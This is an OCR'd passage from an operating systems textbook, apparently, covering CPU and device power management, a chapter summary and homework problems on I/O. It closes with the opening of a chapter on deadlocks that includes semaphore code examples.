This property can be exploited for programs with well-defined deadlines, such as multimedia viewers that have to decompress and display a frame every 40 msec, but go idle if they do it faster. Suppose that a CPU uses x joules while running full

blast for 40 msec and $x/4$ joules running at half speed. If a video player can decompress and display a frame in 20 msec, the operating system can run at full power for 20 msec and then shut down for 20 msec for a total energy usage of $x/2$ joules. Alternatively, it can run at half power and just make the deadline, but use only $x/4$ joules instead. A comparison of running at full speed and full power for some time interval and at half speed and one-quarter power for twice as long is shown in Fig. 5-40. In both cases the same work is done, but in Fig. 5-40(b) only half the energy is consumed doing it.



Figure 5-40. (a) Running at full clock speed. (b) Cutting voltage by two cuts clock speed by two and power consumption by four.

In a similar vein, if a user is typing at 1 char/sec, but the work needed to process the character takes 100 msec, it is better for the operating system to detect the long idle periods and slow the CPU down by a factor of 10. In short, running slowly is more energy efficient than running quickly.

In general, CPUs have several sleep modes, typically referred to as *C-states*. C_0 is the active state, while C_1–C_n represent sleep states, whereby the processor clock is stopped (and no instructions are executed) and certain parts of the CPU are powered down. Figure 5-41 shows an example of some of the C-states of a modern processor. The transition from C_0 to a higher C-state can be triggered by special instructions. For instance, on Intel x86 the HLT instruction will drive the CPU from C_0 to C_1, while the MWAIT <new C-state> instruction allows the operating system to specify the new C-state explicitly. Specific events (such as interrupts) trigger a return to the active state C_0.

Processors may have additional modes to save power further. For instance, a set of predefined power states (or P-states) that control both the frequency and the voltage at which the processor operates. In other words, these are not sleep states, but (slower or faster) forms of the active state. For instance, in P_0, a specific processor may operate at its maximum performance of 3.6GHz and 1.4V, in P_1 at 3.4GHz and 1.35V and so on, until we get to a minimum level of, say, 2.8GHz and 1.2V. These power states may be controlled by software, but often the CPU itself tries to pick the right P-state for the current situation. For instance, when it notices that the utilization decreases, it may try to reduce the performance and hence the power consumption of the CPU by automatically switching to higher P-states.

State	Name	Meaning
C_0	Active	CPU executes instructions.
C_1	Auto Halt	CPU's core clock off , other components (e.g., bus interface and interrupt controller still run at full speed so processor can return to execution almost immediately.
C_2	Stop Clock	Core + bus clocks are off, but CPU maintains software-visible state.
C_3	Deep Sleep	Even the clock generator is off. CPU flushes internal caches. No snooping/cache coherence.
C_4	Deeper Sleep	Brilliant name for a state where the CPU voltage is reduced also.
C_n	...	(More C-states are possible.)

Figure 5-41. Example C-States in modern processors (based on Intel terminology). As these states are model specific, you may well find that they are different for the CPU inside your own computer.

Interestingly, scaling down the CPU cores does not always imply a reduction in performance. Hruby et al. (2013) show that sometimes the performance of the network stack *improves* with slower cores. The explanation is that a core can be too fast for its own good. For instance, imagine a CPU with several fast cores, where one core is responsible for the transmission of network packets on behalf of a producer running on another core. The producer and the network stack communicate directly via shared memory and they both run on dedicated cores. The producer performs a fair amount of computation and cannot quite keep up with the core of the network stack. On a typical run, the network stack will transmit all it has to transmit and poll the shared memory for some amount of time to see if there is really no more data to transmit. Finally, it will give up and go to sleep, because continuous polling is very bad for power consumption. Shortly after, the producer provides more data, but now the network stack is fast sleep. Waking up the stack takes time and slows down the throughput. One possible solution is never to sleep, but this is not attractive either because doing so would increase the power consumption—exactly the opposite of what we are trying to achieve. A much more attractive solution is to run the network stack on a slower core, so that it is constantly busy (and thus never sleeps), while still reducing the power consumption. If the network core is slowed down carefully, its performance will be better than a configuration where all cores are blazingly fast.

The Memory

Two possible options exist for saving energy with the memory. First, the cache can be flushed and then switched off (see C_3 in Fig. 5-41). It can always be reloaded from main memory with no loss of information. The reload can be done dynamically and quickly, so turning off the cache is entering a sleep state

A more drastic option is to write the contents of main memory to secondary storage, then switch off the main memory itself. This approach is hibernation,

since virtually all power can be cut to memory at the expense of a substantial reload time, especially if the SSD is off, too. When the memory is cut off, the CPU either has to be shut off as well or has to execute out of ROM. If the CPU is off, the interrupt that wakes it up has to cause it to jump to code in ROM so the memory can be reloaded before being used. Despite all the overhead, switching off the memory for long periods of time (e.g., hours) may be worth it if restarting in a few seconds is considered much more desirable than rebooting the operating system from disk, which often takes a minute or more.

Wireless Communication

Increasingly many portable computers have a wireless connection to the outside world (e.g., the Internet). The radio transmitter and receiver required are often first-class power hogs. In particular, if the radio receiver is always on in order to listen for incoming email, the battery may drain fairly quickly. On the other hand, if the radio is switched off after, say, 1 minute of being idle, incoming messages may be missed, which is clearly undesirable.

One efficient solution to this problem has been proposed by Kravets and Krishnan (1998). The heart of their solution exploits the fact that mobile devices (e.g., smartphones) communicate with fixed base stations that have large memories and disks and no power constraints. What they propose is to have the mobile computer send a message to the base station when it is about to turn off the radio. From that time on, the base station buffers incoming messages on its disk. The mobile computer may indicate explicitly how long it is planning to sleep, or simply inform the base station when it switches on the radio again. At that point any accumulated messages can be sent to it.

Outgoing messages that are generated while the radio is off are buffered on the mobile computer. If the buffer threatens to fill up, the radio is turned on and the queue transmitted to the base station.

When should the radio be switched off? One possibility is to let the user or the application program decide. Another is to turn it off after some number of seconds of idle time. When should it be switched on again? Again, the user or program could decide, or it could be switched on periodically to check for inbound traffic and transmit any queued messages. Of course, it also should be switched on when the output buffer is close to full. Various other heuristics are possible.

An example of a wireless technology supporting such a power-management scheme can be found in 802.11 (“WiFi”) networks. In 802.11, a mobile computer can notify the access point that it is going to sleep but it will wake up before the base station sends the next beacon frame. The access point sends out these frames periodically. At that point the access point can tell the mobile computer that it has data pending. If there is no such data, the mobile computer can sleep again until the next beacon frame.

Thermal Management

A somewhat different, but still energy-related issue, is thermal management. Modern CPUs get extremely hot due to their high speed. Desktop machines normally have an internal electric fan to blow the hot air out of the chassis. Since reducing power management is usually not a driving issue with desktop machines, the fan is usually on all the time.

With notebooks, the situation is different. The operating system has to monitor the temperature continuously. When it gets close to the maximum allowable temperature, the operating system has a choice. It can switch on the fan, which makes noise and consumes power. Alternatively, it can reduce power consumption by reducing the backlighting of the screen, slowing down the CPU, being more aggressive about spinning down the disk, and so on.

Some input from the user may be valuable as a guide. For example, a user could specify in advance that the noise of the fan is objectionable, so the operating system would reduce power consumption instead.

Battery Management

In ye olde days, a battery just provided current until it was fully drained, at which time it stopped. Not any more. Mobile devices now use smart batteries now, which can communicate with the operating system. Upon request from the operating system, they can report on things like their maximum voltage, current voltage, maximum charge, current charge, maximum drain rate, current drain rate, and more. Most mobile devices have programs that can be run to query and display all these parameters. Smart batteries can also be instructed to change various operational parameters under control of the operating system.

Some notebooks have multiple batteries. When the operating system detects that one battery is about to go, it has to arrange for a graceful cutover to the next one, without causing any glitches during the transition. When the final battery is on its last legs, it is up to the operating system to warn the user and then cause an orderly shutdown, for example, making sure that the file system is not corrupted.

Driver Interface

Several operating systems have an elaborate mechanism for doing power management called **ACPI** (**Advanced Configuration and Power Interface**). The operating system can send any conformant driver commands asking it to report on the capabilities of its devices and their current states. This feature is especially important when combined with plug and play because just after it is booted, the operating system does not even know what devices are present, let alone their properties with respect to energy consumption or power manageability.

It can also send commands to drivers instructing them to cut their power levels (based on the capabilities that it learned earlier, of course). There is also some traffic the other way. In particular, when a device such as a keyboard or a mouse detects activity after a period of idleness, this is a signal to the system to go back to (near) normal operation.

5.8.3 Application Program Issues

So far we have looked at ways the operating system can reduce energy usage by various kinds of devices. But there is another approach as well: tell the programs to use less energy, even if this means providing a poorer user experience (better a poorer experience than no experience when the battery dies and the lights go out). Typically, this information is passed on when the battery charge is below some threshold. It is then up to the programs to decide between degrading performance to lengthen battery life or to maintain performance and risk running out of energy.

The question is: how can a program degrade its performance to save energy? The answer is application-specific. For instance, a video player that normally plays video in full color at 30 frames/sec could save energy by abandoning the color information and displaying the video in black and white. Another form of degradation is to reduce the frame rate, which leads to flicker and gives the movie a jerky quality. Still another form of degradation is to reduce the number of pixels in both directions, either by lowering the spatial resolution or making the displayed image smaller. Measures of this type saved about 30% of the energy.

Another solution is to alternate between local and remote processing. For instance, we may save power by pushing a computationally expensive operation to the cloud rather than executing it on, say, a smartphone. Whether this is a good idea is a tradeoff between the cost of executing things locally versus the energy cost of operating the radio. Of course, other considerations such as performance (will the delay go up?), security (do we trust the cloud with our computation?), and reliability (what if we do not have connectivity?) also play a role.

There are many other things that applications could do. Of course, they generally mean that the application must be designed with power management in mind. Doing do is especially interesting for battery-powered devices, where accepting some quality degradation means that the user can run longer on a given battery.

5.9 RESEARCH ON INPUT/OUTPUT

Improvement of input/output is an active research domain. Many projects focus solely on efficiency, but there is also much research on other important objectives, such as security or power consumption.

In some cases, the focus is on performance with the aim of improving security. For instance, researchers have tried to accelerate the processing of network processing to build intrusion detection systems that handle the network speeds of modern data center connections (Zhao et al., 2020). Since shuttling data back and forth between the network card and the CPU at 100+ Gbps is hard, they make use of Field Programmable Gate Arrays (FPGAs) to do most of the processing on the network card itself. Other researchers similarly push much of the filtering (selecting specific packets) to the network card's FPGA accelerator, so that only a few relevant packets are processed by the CPU (Brunella et al., 2020).

Pushing processing to processors on the network card is also the goal of the work by Pismenny et al. (2021). However, instead of doing all the processing of the lower layers of the network stack on the card, the authors propose a combined software/NIC architecture where some of the processing takes place on the CPU and the rest on the NIC. All processing that is done on the CPU no longer needs to be done by the card. Others, instead, aggressively optimize the software to ensure as much of the processing as possible can be done from the L1 and L2 caches to allow 100 Gbps processing without coprocessors on the network card (Farshin et al., 2021).

Performance is also important in storage systems. With fast storage devices, the host-level I/O is increasingly a bottleneck for data-intensive computing. The need to improve I/O performance requires optimizations that involve the page cache maintained by the kernel as well as the access to the storage devices (Papagiannis et al., 2021). As we have seen, memory mapped I/O is efficient if the file data is in memory, but if not, the data has to be brought in and some existing data evicted. Doing so is expensive, and not flexible (decided once and for all by the kernel's policy.

As in all chapters so far, security is an important concern here also. Unfortunately, researchers have shown that I/O improvements in hardware may offer new opportunities for attackers. A good example is DMA which is good for efficiency, but may allow malicious devices (such as a display cable that has been tampered with) to access memory to which they should not have access (Markettos et al., 2019; Alex et al., 2021). Sometimes a combination of features may create problems. For instance, a CPU feature that allows devices to access caches directly, known as Direct Cache Access, combined with Remote DMA (across the network), allows attackers to launch traditional cache attacks from another machine (Kurth et al., 2020). At the same time, novel CPU features, such as trusted execution environments (TEE), also help to provide stronger security guarantees in I/O by providing I/O libraries inside the TEE (Thalheim et al., 2021).

Finally, power management is a major headache not just for PCs or battery powered devices, but also for large data centers. To help alleviate the pain, data centers use power capping—forcefully limiting the power that a server can use. For instance, if you have 4 MW of power available for your servers and each server can use up to 400 W, you can fit no more than 10,000 servers, even if each server never

really uses more than 300 W. By capping the amount of power each server can draw to 300 W, we can pack an additional 3333 servers in our datacenter. Of course, power capping and increasing workloads make it challenging to ensure low latency for those tasks that need it, while providing sufficient throughput for batch jobs (Li et al., 2020).

5.10 SUMMARY

Input/output is an often neglected, but important, topic. A substantial fraction of any operating system is concerned with I/O. I/O can be accomplished in one of three ways. First, there is programmed I/O, in which the main CPU inputs or outputs each byte or word and sits in a tight loop waiting until it can get or send the next one. Second, there is interrupt-driven I/O, in which the CPU starts an I/O transfer for a character or word and goes off to do something else until an interrupt arrives signaling completion of the I/O. Third, there is DMA, in which a separate chip manages the complete transfer of a block of data, given an interrupt only when the entire block has been transferred.

I/O can be structured in four levels: the interrupt-service procedures, the device drivers, the device-independent I/O software, and the I/O libraries and spoolers that run in user space. The device drivers handle the details of running the devices and providing uniform interfaces to the rest of the operating system. The device-independent I/O software does things like buffering and error reporting.

Secondary storage comes in a variety of types, including magnetic disks, RAIDs, and flash drives. On rotating disks, disk arm scheduling algorithms can often be used to improve performance, but the presence of virtual geometries complicates matters. By pairing two disks or SSDs, a stable storage medium with certain useful properties can be constructed.

Clocks are used for keeping track of the real time, limiting how long processes can run, handling watchdog timers, and doing accounting.

Character-oriented terminals have a variety of issues concerning special characters that can be input and special escape sequences that can be output. Input can be in raw mode or cooked mode, depending on how much control the program wants over the input. Escape sequences on output control cursor movement and allow for inserting and deleting text on the screen.

Most UNIX systems use the X Window System as the basis of the user interface. It consists of programs that are bound to special libraries that issue drawing commands and an X server that writes on the display.

Many personal computers use GUIs for their output. These are based on the WIMP paradigm: windows, icons, menus, and a pointing device. GUI-based programs are generally event driven, with keyboard, mouse, and other events being sent to the program for processing as soon as they happen. In UNIX systems, the GUIs almost always run on top of X.

Thin clients have some advantages over standard PCs, notably simplicity and less maintenance for users.

Finally, power management is a major issue for phones, tablets, and notebooks because battery lifetimes are limited and for desktop and server machines because of an organization's energy bills. Various techniques can be employed by the operating system to reduce power consumption. Programs can also help out by sacrificing some quality for longer battery lifetimes.

PROBLEMS

1. Advances in chip technology have made it possible to put an entire controller, including all the bus access logic, on an inexpensive chip. How does that affect the model of Fig. 1-6?
2. Given the speeds listed in Fig. 5-1, is it possible to record video using a digital video recorder and transmit them over an 802.11n network at full speed? Defend your answer.
3. Figure 5-3(b) shows one way of having memory-mapped I/O even in the presence of separate buses for memory and I/O devices, namely, to first try the memory bus and if that fails try the I/O bus. A clever computer science student has thought of an improvement on this idea: try both in parallel, to speed up the process of accessing I/O devices. What do you think of this idea?
4. A DMA controller has four channels. The controller is capable of requesting a 32-bit word every 100 nsec. A response takes equally long. How fast does the bus have to be to avoid being a bottleneck?
5. Suppose that a system uses DMA for data transfer from disk controller to main memory. Further assume that it takes t_1 nsec on average to acquire the bus and t_2 nsec to transfer one word over the bus ($t_1 \gg t_2$). After the CPU has programmed the DMA controller, how long will it take to transfer 1000 words from the disk controller to main memory, if (a) word-at-a-time mode is used, (b) burst mode is used? Assume that commanding the disk controller requires acquiring the bus to send one word and acknowledging a transfer also requires acquiring the bus to send one word.
6. One mode that some DMA controllers use is to have the device controller send the word to the DMA controller, which then issues a second bus request to write to memory. How can this mode be used to perform memory to memory copy? Discuss any advantage or disadvantage of using this method instead of using the CPU to perform memory to memory copy.
7. Explain the difference among interrupts, exceptions/faults, and traps with concrete examples.
8. Suppose that a computer can read or write a memory word in 10 nsec. Also suppose that when an interrupt occurs, all 32 CPU registers, plus the program counter and PSW are pushed onto the stack. What is the maximum number of interrupts per second this machine can process?

9. In Fig. 5-9(b), the interrupt is not acknowledged until after the next character has been output to the printer. Could it have equally well been acknowledged right at the start of the interrupt service procedure? If so, give one reason for doing it at the end, as in the text. If not, why not?

10. A computer has a three-stage pipeline as shown in Fig. 1-7(a). On each clock cycle, one new instruction is fetched from memory at the address pointed to by the PC and put into the pipeline and the PC advanced. Each instruction occupies exactly one memory word. The instructions already in the pipeline are each advanced one stage. When an interrupt occurs, the current PC is pushed onto the stack, and the PC is set to the address of the interrupt handler. Then the pipeline is shifted right one stage and the first instruction of the interrupt handler is fetched into the pipeline. Does this machine have precise interrupts? Defend your answer.

11. For some applications, a typical printed page of text contains 45 lines of 80 characters each. Imagine that a certain printer can print 6 pages per minute and that the time to write a character to the printer's output register is so short it can be ignored. Does it make sense to run this printer using interrupt-driven I/O if each character printed requires an interrupt that takes 50 μsec all-in to service?

12. Explain how an OS can facilitate installation of a new device without any need for recompiling the OS.

13. In which of the four I/O software layers is each of the following done?

(a) Computing the track, sector, and head for a disk read.
(b) Writing commands to the device registers.
(c) Checking to see if the user is permitted to use the device.
(d) Converting binary integers to ASCII for printing.

14. A local area network is used as follows. The user issues a system call to write data packets to the network. The operating system then copies the data to a kernel buffer. Then it copies the data to the network controller board. When all the bytes are safely inside the controller, they are sent over the network at a rate of 10 megabits/sec. The receiving network controller stores each bit a microsecond after it is sent. When the last bit arrives, the destination CPU is interrupted, and the kernel copies the newly arrived packet to a kernel buffer to inspect it. Once it has figured out which user the packet is for, the kernel copies the data to the user space. If we assume that each interrupt and its associated processing takes 1 msec, that packets are 1024 bytes (ignore the headers), and that copying a byte takes 1 μsec, what is the maximum rate at which one process can pump data to another? Assume that the sender is blocked until the work is finished at the receiving side and an acknowledgement comes back. For simplicity, assume that the time to get the acknowledgement back is so small it can be ignored.

15. Why are output files for the printer normally spooled on disk before being printed?

16. The I/O time of hard disks mainly consists of three parts.

(a) Seek time
(b) Boot time
(c) Rotational delay (d) Actual data transfer time

Which one is the dominant factor in a typical hard disk? What about an SSD?

17. How much cylinder skew is needed for a 7200-RPM disk with a track-to-track seek time of 1 msec? The disk has 1000 sectors of 512 bytes each on each track.

18. A disk rotates at 7200 RPM. It has 200 sectors of 512 bytes around the outer cylinder. How long does it take to read a sector?

19. Calculate the maximum data rate in bytes/sec for the disk described in the previous problem.

20. RAID level 3 is able to correct single-bit errors using only one parity drive. What is the point of RAID level 2? After all, it also can only correct one error and takes more drives to do so.

21. A RAID can fail if two or more of its drives crash within a short time interval. Suppose that the probability of one drive crashing in a given hour is p. What is the probability of a k-drive RAID failing in a given hour?

22. Compare RAID level 0 through 5 with respect to read performance, write performance, space overhead, and reliability.

23. How many pebibytes are there in a zebibyte?

24. Why are optical storage devices inherently capable of higher data density than magnetic storage devices? *Note*: This problem requires some knowledge of high-school physics and how magnetic fields are generated.

25. What are the advantages and disadvantages of optical disks versus magnetic disks?

26. If a disk controller writes the bytes it receives from the disk to memory as fast as it receives them, with no internal buffering, is interleaving conceivably useful? Discuss.

27. If a disk has double interleaving, does it also need cylinder skew in order to avoid missing data when making a track-to-track seek? Discuss your answer.

28. Consider a magnetic disk consisting of 16 heads and 400 cylinders. This disk has four 100-cylinder zones with the cylinders in different zones containing 160, 200, 240. and 280 sectors, respectively. Assume that each sector contains 512 bytes, average seek time between adjacent cylinders is 1 msec, and the disk rotates at 7200 RPM. Calculate the (a) disk capacity, (b) optimal track skew, and (c) maximum data transfer rate.

29. A disk manufacturer has two 3.5-inch disks that each have 15,000 cylinders. The newer one has double the linear recording density of the older one. Which disk properties are better on the newer drive and which are the same?

30. Suppose some clever computer science student decides to redesign the MBR and partition table of a hard disk to provide more than four partitions. What are some consequences of this change?

31. Disk requests come in to the disk driver for cylinders 10, 22, 20, 2, 40, 6, and 38, in that order. A seek takes 6 msec per cylinder. How much seek time is needed for

(a) First-come, first served.
(b) Closest cylinder next.
(c) Elevator algorithm (initially moving upward).

In all cases, the arm is initially at cylinder 20.

32. A slight modification of the elevator algorithm for scheduling disk requests is to always scan in the same direction. In what respect is this modified algorithm better than the elevator algorithm?

33. To improve the I/O performance of hard disks, many scheduling algorithms have been proposed for handling I/O requests, such as FCFS (First-Come, First-Served), SSF (Shortest Seek First), and the elevator algorithm. Which one(s) make the most sense for SSDs? Explain your answer.

34. Compared to hard disks, SSDs are different in some ways. Which of the following statements about SSDs are true?

(a) SSDs can handle more I/O requests in parallel.
(b) SSDs do not incur rotational delay.
(c) SSDs are more resilient to vibration because they contain no moving parts.
(d) SSDs do not incur seek time.
(e) SSDs are cheaper per megabyte.

35. A personal computer salesman visiting a university in South-West Amsterdam remarked during his sales pitch that his company had devoted substantial effort to making their version of UNIX very fast. As an example, he noted that their disk driver used the elevator algorithm and also queued multiple requests within a cylinder in sector order. A student, Harry Hacker, was impressed and bought one. He took it home and wrote a program to randomly read 10,000 blocks spread across the disk. To his amazement, the performance that he measured was identical to what would be expected from first-come, first-served. Was the salesman lying?

36. In the discussion of stable storage using nonvolatile RAM, the following point was glossed over. What happens if the stable write completes but a crash occurs before the operating system can write an invalid block number in the nonvolatile RAM? Does this race condition ruin the abstraction of stable storage? Explain your answer.

37. In the discussion on stable storage, it was shown that the disk can be recovered to a consistent state (a write either completes or does not take place at all) if a CPU crash occurs during a write. Does this property hold if the CPU crashes again during a recovery procedure. Explain your answer.

38. In the discussion on stable storage, a key assumption is that a CPU crash that corrupts a sector leads to an incorrect ECC. What problems might arise in the five crash-recovery scenarios shown in Figure 5-27 if this assumption does not hold?

39. The clock interrupt handler on a certain computer requires 2 msec (including process switching overhead) per clock tick. The clock runs at 60 Hz. What fraction of the CPU is devoted to the clock?

40. A computer uses a programmable clock in square-wave mode. If a 1 GHz crystal is used, what should be the value of the holding register to achieve a clock resolution of

(a) a millisecond (a clock tick once every millisecond)?
(b) 100 microseconds?

41. A system simulates multiple clocks by chaining all pending clock requests together as shown in Fig. 5-29. Suppose the current time is 5000 and there are pending clock

requests for time 5008, 5012, 5015, 5029, and 5037. Show the values of Clock header, Current time, and Next signal at times 5000, 5005, and 5013. Suppose a new (pending) signal arrives at time 5017 for 5033. Show the values of Clock header, Current time and Next signal at time 5023.

42. Many versions of UNIX use an unsigned 32-bit integer to keep track of the time as the number of seconds since the origin of time. When will these systems wrap around (year and month)? Do you expect this to actually happen?

43. Consider the performance of a 56-kbps modem of yesteryear (which are still common in rural areas without broadband). The driver outputs one character and then blocks. When the character has been printed, an interrupt occurs and a message is sent to the blocked driver, which outputs the next character and then blocks again. If the time to pass a message, output a character, and block is 100 μsec, what fraction of the CPU is eaten by the modem handling? Assume that each character has one start bit and one stop bit, for 10 bits in all.

44. A smartphone screen contains 720 × 1280 pixels. To scroll a full screen of text, the CPU (or controller) must move all the lines of text upward by copying their bits from one part of the video RAM to another. A character's box is 16 pixels wide by 32 pixels high (including intercharacter and interline spacing), Each pixel is 24 bits. How many characters fit on the screen? How long does it take to scroll the whole screen at a copying rate of 5 nsec per byte assuming there is no hardware assistance? What is the scrolling speed in lines/sec?

45. After receiving a DEL (SIGINT) character, the display driver discards all output currently queued for that display. Why?

46. A user issues a command to an editor to delete the word on line 5 occupying character positions 7 through and including 12. Assuming the cursor is not on line 5 when the command is given, what ANSI escape sequence should the editor emit to delete the word?

47. The designers of a computer system expected that the mouse could be moved at a maximum rate of 20 cm/sec. If a mickey is 0.1 mm and each mouse message is 3 bytes, what is the maximum data rate of the mouse assuming that each mickey is reported separately?

48. The primary additive colors are red, green, and blue, which means that any color can be constructed from a linear superposition of these colors. Is it possible that someone could have a color photograph that cannot be represented using full 24-bit color?

49. One way to place a character on a bitmapped screen is to use *BitBlt* from a font table. Assume that a particular font uses characters that are 16 × 24 pixels in true RGB color.

(a) How much font table space does each character take?
(b) If copying a byte takes 100 nsec, including overhead, what is the output rate to the screen in characters/sec?

50. Assuming that it takes 5 nsec to copy a byte, how much time does it take to completely rewrite the screen of an 80 character × 25 line text mode memory-mapped screen? What about a 1536 × 2048 pixel graphics screen with 24-bit color?

51. In Fig. 5-36 there is a class to *RegisterClass*. In the corresponding X Window code, in Fig. 5-34, there is no such call or anything like it. Why not?

52. In the text we gave an example of how to draw a rectangle on the screen using the Windows GDI:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Is there any real need for the first parameter (*hdc*), and if so, what? After all, the coordinates of the rectangle are explicitly specified as parameters.

53. A thin-client terminal is used to display a Web page containing an animated cartoon of size 400 pixels × 160 pixels running at 20 frames/sec. What fraction of a 1000-Mbps gigabit Ethernet is consumed by displaying the cartoon?

54. It has been observed that a thin-client system works well with a 1-Mbps network in a test. Are any problems likely in a multiuser situation? (*Hint*: Consider a large number of users watching a scheduled TV show and the same number of users browsing the World Wide Web.)

55. Describe two advantages and two disadvantages of thin client computing.

56. If a CPU's maximum voltage, V, is cut to V/n, its power consumption drops to $1/n^2$ of its original value and its clock speed drops to $1/n$ of its original value. Suppose that a user is typing at 1 char/sec, but the CPU time required to process each character is 100 msec. What is the optimal value of n and what is the corresponding energy saving in percent compared to not cutting the voltage? Assume that an idle CPU consumes no energy at all.

57. A notebook computer is set up to take maximum advantage of power saving features including shutting down the display and the hard disk after periods of inactivity. A user sometimes runs UNIX programs in text mode, and at other times uses the X Window System. She is surprised to find that battery life is significantly better when she uses text-only programs. Why?

58. Write a program that simulates stable storage. Use two large fixed-length files on your disk to simulate the two disks.

59. Write a program to implement the three disk-arm scheduling algorithms. Write a driver program that generates a sequence of cylinder numbers (0–999) at random, runs the three algorithms for this sequence and prints out the total distance (number of cylinders) the arm needs to traverse in the three algorithms.

60. Write a program to implement multiple timers using a single clock. Input for this program consists of a sequence of four types of commands (S <int>, T, E <int>, P): S <int> sets the current time to <int>; T is a clock tick; and E <int> schedules a signal to occur at time <int>; P prints out the values of Current time, Next signal, and Clock header. Your program should also print out a statement whenever it is time to raise a signal.

6

DEADLOCKS

Computer systems are full of resources that can be used only by one process at a time. Common examples include printers, cameras, microphones, and slots in the system's internal tables. Having two processes simultaneously writing to the printer leads to gibberish. Having two processes using the same file-system table slot invariably will lead to a corrupted file system. Consequently, all operating systems have the ability to (temporarily) grant a process exclusive access to certain resources.

For many applications, a process needs exclusive access to not one resource, but several. Suppose, for example, two processes each want to scan an object with a 3D scanner and then print the front, top, and side view of the object on a printer. Process *A* requests permission to use the 3D scanner and is granted it. Process *B* is programmed differently and requests the printer first and is also granted it. Now *A* asks for the printer, but the request is suspended until *B* releases it. Unfortunately, instead of releasing the printer, *B* asks for the 3D scanner. At this point both processes are blocked and will remain so forever. This situation is called a **deadlock**.

Deadlocks can also occur across machines. For example, many offices have a local area network with many computers connected to it. Often devices such as scanners, printers, and (in some data centers) tape drives are connected to the network as shared resources, available to any user on any machine. If these devices can be reserved remotely (i.e., from the user's home machine), deadlocks of the same kind can occur as described above. More complicated situations can cause deadlocks involving three, four, or more devices and users.

Deadlocks can also occur in a variety of other situations. In a database system, for example, a program may have to lock several records it is using, to avoid race conditions. If process *A* locks record *R1* and process *B* locks record *R2*, and then each process tries to lock the other one's record, we also have a deadlock. Thus, deadlocks can occur on hardware resources or on software resources.

In this chapter, we will look at several kinds of deadlocks, see how they arise, and study some ways of preventing or avoiding them. Although these deadlocks arise in the context of operating systems, they also occur in database systems, big data analytics and many other contexts in computer science, so this material is actually applicable to a wide variety of concurrent systems.

6.1 RESOURCES

A major class of deadlocks involves resources to which some process has been granted exclusive access. These resources include devices, data records, files, and so forth. To make the discussion of deadlocks as general as possible, we will refer to the objects granted as **resources**. A resource can be a hardware device (e.g., a printer) or a piece of information (e.g., a record in a database). A computer will normally have many different resources that a process can acquire. For some resources, several identical instances may be available, such as three printers. When several copies of a resource are available, any one of them can be used to satisfy any request for the resource. In short, a resource is anything that must be acquired, used, and released over the course of time.

6.1.1 Preemptable and Nonpreemptable Resources

Resources come in two types: preemptable and nonpreemptable. A **preemptable resource** is one that can be taken away from the process owning it with no ill effects. Memory is an example of a preemptable resource. Consider, for example, a system with 16 GB of user memory, one printer, and two 16-GB processes that each want to print something. Process *A* requests and gets the printer, then starts to compute the values to print. Before it has finished the computation, it exceeds its time quantum and is swapped out to SSD or disk.

Process *B* now runs and tries, unsuccessfully as it turns out, to acquire the printer. Potentially, we now have a deadlock situation, because *A* has the printer and *B* has the memory, and neither one can proceed without the resource held by the other. Fortunately, it is possible to preempt (take away) the memory from *B* by swapping it out and swapping *A* in. Now *A* can run, do its printing, and then release the printer. No deadlock occurs.

A **nonpreemptable resource**, in contrast, is one that cannot be taken away from its current owner without potentially causing failure. If a process has begun to scan an object with a 3D scanner, suddenly taking the scanner away from it and

giving it to another process will result in a garbled 3D model of the object. 3D scanners are not preemptable at an arbitrary moment.

Whether a resource is preemptable depends on the context. On a standard PC, memory is preemptable because pages can always be swapped out to SSD or disk to recover it. However, on a low-end device that does not support swapping or paging, deadlocks cannot be avoided by just swapping out a memory hog.

In general, deadlocks involve nonpreemptable resources. Potential deadlocks that involve preemptable resources can usually be resolved by reallocating resources from one process to another. Thus, our treatment will focus on nonpreemptable resources.

The abstract sequence of events required to use a resource is given below.

1. Request the resource.
2. Use the resource.
3. Release the resource.

If the resource is not available when it is requested, the requesting process is forced to wait. In some operating systems, the process is automatically blocked when a resource request fails, and awakened when it becomes available. In other systems, the request fails with an error code, and it is up to the calling process to wait a little while and try again.

A process whose resource request has just been denied will normally sit in a tight loop requesting the resource, then sleeping, then trying again. Although this process is not blocked, for all intents and purposes it is as good as blocked, because it cannot do any useful work. In our further treatment, we will assume that when a process is denied a resource request, it is put to sleep.

The exact nature of requesting a resource is highly system dependent. In some systems, a request system call is provided to allow processes to explicitly ask for resources. In others, the only resources that the operating system knows about are special files that only one process can have open at a time. These are opened by the usual open call. If the file is already in use, the caller is blocked until its current owner closes it.

6.1.2 Resource Acquisition

For some kinds of resources, such as records in a database system, it is up to the user processes rather than the system to manage resource usage themselves. One way of allowing this is to associate a semaphore with each resource. These semaphores are all initialized to 1. Mutexes can be used equally well. The three steps listed above are then implemented as a down on the semaphore to acquire the resource, the use of the resource, and finally an up on the resource to release it. These steps are shown in Fig. 6-1(a).

```
typedef int semaphore;
semaphore resource_1;

void process_A(void) {
      down(&resource_1);
      use_resource_1( );
      up(&resource_1);
}
```

(a)

```
typedef int semaphore;
semaphore resource_1;
semaphore resource_2;

void process_A(void) {
      down(&resource_1);
      down(&resource_2);
      use_both_resources( );
      up(&resource_2);
      up(&resource_1);
}
```

(b)

Figure 6-1. Using a semaphore to protect resources. (a) One resource. (b) Two resources.

Sometimes processes need two or more resources. They can be acquired sequentially, as shown in Fig. 6-1(b). If more than two resources are needed, they are just acquired one after another.

So far, so good. As long as only one process is involved, everything works fine. Of course, with only one process, there is no need to formally acquire resources, since there is no competition for them.

Now let us consider a situation with two processes, *A* and *B*, and two resources. Two scenarios are depicted in Fig. 6-2. In Fig. 6-2(a), both processes ask for the resources in the same order. In Fig. 6-2(b), they ask for them in a different order. This difference may seem minor, but it is not.

In Fig. 6-2(a), one of the processes will acquire the first resource before the other one. That process will then successfully acquire the second resource and do its work. If the other process attempts to acquire resource 1 before it has been released, the other process will simply block until it becomes available.

